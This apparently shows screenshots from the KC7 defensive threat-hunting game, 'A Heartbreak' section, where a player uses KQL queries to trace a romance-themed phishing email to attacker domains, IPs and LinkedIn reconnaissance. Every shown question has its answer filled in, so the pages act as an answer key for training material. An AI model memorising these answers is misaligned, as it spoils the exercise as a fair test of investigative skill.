

63%
KC7
Section 5: A Heartbreak
Question 3 (solved): (69) points
You talked to the employee and asked him if he knew anything about that email.
He said that it was actually an email he was expecting. He had been talking to a "special friend" who he met online. They had been talking for a few months at this point. She had promised to help him with his health goals.
He was instructed to fill out this spreadsheet and send it back to her with the results.
Type she's just not that into you to continue
she's just not that into you
Solved by 215 players || Need help?
Submit
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
You're beating this game like a drum!
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
Email
| where link has "https://healthylifestyle.com/share/New_Diet_Plan_For_My_Love.xlsx"
Table 1
Add visual
Stats
Search
UTC
Done (0.826 s)
1 records
timestamp
sender
reply_to
recipient
subject
verdict
link
2024-07-17 02:34:41.0000
marcella_flores@gmail.com
marcella_flores@gmail.com
christopher_taylor@titanshield.com
[EXTERNAL] RE: Relax with ...
CLEAN
[EXTERNAL] RE: Relax with these yoga poses, baby!
Columns



63%
KC7
Section 5: A Heartbreak
Question 4: (60) points
How many emails did marcella_flores@gmail.com send?
13
Solved by 216 players || Need help?
Submit
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
Email
| where sender contains "marcella_flores@gmail.com"
| count
Table 1
Add visual
Stats
Search
UTC
Done (0.847 s)
1 records
Count
13
Columns



KC7
64%
Section 5: A Heartbreak
Question 5: (50) points
Let's take those emails and see what else we can discover about what the actor did in our company.
Email
| where sender == "marcella_flores@gmail.com"
| extend domain = parse_url(link).Host
| distinct tostring(domain)
Copy
How many total domains were in the links seen in that email?
3
Solved by 217 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
Email
| where sender == "marcella_flores@gmail.com"
| extend domain = parse_url(link).Host
| distinct tostring(domain)
Table 1
Add visual
Stats
Search
UTC
Done (0.307 s)
3 records
domain
outlook-services.com
yogalifestyle.com
healthylifestyle.com



KC7
68%
Section 5: A Heartbreak
Question 6 (solved): (100) points
Let's search all three of those domains in the Microsoft Defender XDR Threat Intelligence Portal to see if we can get some attribution details!
Go to Microsoft Defender XDR and search the domains using the intel explorer tool.
Which threat actor is one of these domains linked to?
Crimson Sandstorm;Curium
Solved by 209 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
Email
| where sender == "marcella_flores@gmail.com"
| extend domain = parse_url(link).Host
| distinct tostring(domain)
Table 1
Add visual
Stats
Search
UTC
Done (0.307 s)
3 records
domain
outlook-services.com
yogalifestyle.com
healthylifestyle.com



KC7
68%
Section 5: A Heartbreak
Question 7: (60) points
Wow, now we have attribution of this attack!
We can learn even more about the domains used by this threat actor with passive DNS data, which tells us about relationships between domains and IPs. Let's use this query to look at Passive DNS data
PassiveDns
| where domains in ("domain1","domain2")
| distinct ip
Copy
Look in PassiveDNS. How many IPs did these domains resolve to?
2
Solved by 209 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
let threat_actor_domains =
Email
| where sender == 'marcella_flores@gmail.com'
| extend domain = parse_url(link).Host
| distinct tostring(domain);
PassiveDns
| where domain in (threat_actor_domains)
| distinct ip
Table 1
Add visual
Stats
Search
UTC
Done (0.359 s)
2 records
ip
208.199.3...
202.241.2...



KC7
69%
Section 5: A Heartbreak
Question 8: (65) points
Now that we found some IP addresses being used by the actor, we might be able to look for other activity the actor conducted prior to the start of the attack.
One thing the actor might have done before the attack is reconnaissance, which is where a threat actor researches information about a potential target.
If the actor conducted reconnaisance against our company, which table would we find that activity in?
InboundNetworkEvents
Solved by 203 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
let threat_actor_domains =
Email
| where sender == 'marcella_flores@gmail.com'
| extend domain = parse_url(link).Host
| distinct tostring(domain);
PassiveDns
| where domain in (threat_actor_domains)
| distinct ip
Table 1
Add visual
Stats
Search
UTC
Done (0.359 s)
2 records
ip
208.199.3...
202.241.2...
Columns



KC7
73%
Section 5: A Heartbreak
Question 9 (solved): (70) points
Let's use this query to investigate the activity in this table.
InboundNetworkEvents
| where src_ip in ("IP1_HERE","IP2_HERE")
Copy
How many results did you find?
47
Solved by 203 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Nice work!
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
let threat_actor_domains =
Email
| where sender == 'marcella_flores@gmail.com'
| extend domain = parse_url(link).Host
| distinct tostring(domain);
let threat_actor_ip =
PassiveDns
| where domain in (threat_actor_domains)
| distinct ip;
InboundNetworkEvents
| where src_ip in (threat_actor_ip)
Table 1
Add visual
Stats
Search
UTC
Done (0.803 s)
47 records
timestamp
method
src_ip
user_agent
url
referrer
status_code
Columns



KC7
73%
Section 5: A Heartbreak
Question 10: (70) points
When did the recon from threat actor IPs begin? (copy and paste the full timestamp from the logs)
2024-07-05T00:00:00Z
Solved by 203 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
let threat_actor_domains =
Email
| where sender == 'marcella_flores@gmail.com'
| extend domain = parse_url(link).Host
| distinct tostring(domain);
let threat_actor_ip =
PassiveDns
| where domain in (threat_actor_domains)
| distinct ip;
InboundNetworkEvents
| where src_ip in (threat_actor_ip)
Table 1
Add visual
Stats
Search
UTC
Done (0.803 s)
47 records
timestamp
method
src_ip
user_agent
url
referrer
status_code
Columns



KC7
76%
Section 5: A Heartbreak
Question 11 (solved): (80) points
In some of the the recon requests, we can see that the TA was researching specific employees.
Which social media platform were they using to conduct this recon?
LinkedIn
Solved by 209 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
CORRECT!
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
let threat_actor_domains =
Email
| where sender == 'marcella_flores@gmail.com'
| extend domain = parse_url(link).Host
| distinct tostring(domain);
let threat_actor_ip =
PassiveDns
| where domain in (threat_actor_domains)
| distinct ip;
InboundNetworkEvents
| where src_ip in (threat_actor_ip)
Table 1
Add visual
Stats
Search
UTC
Done (0.803 s)
47 records
timestamp
method
src_ip
user_agent
url
referrer
status_code

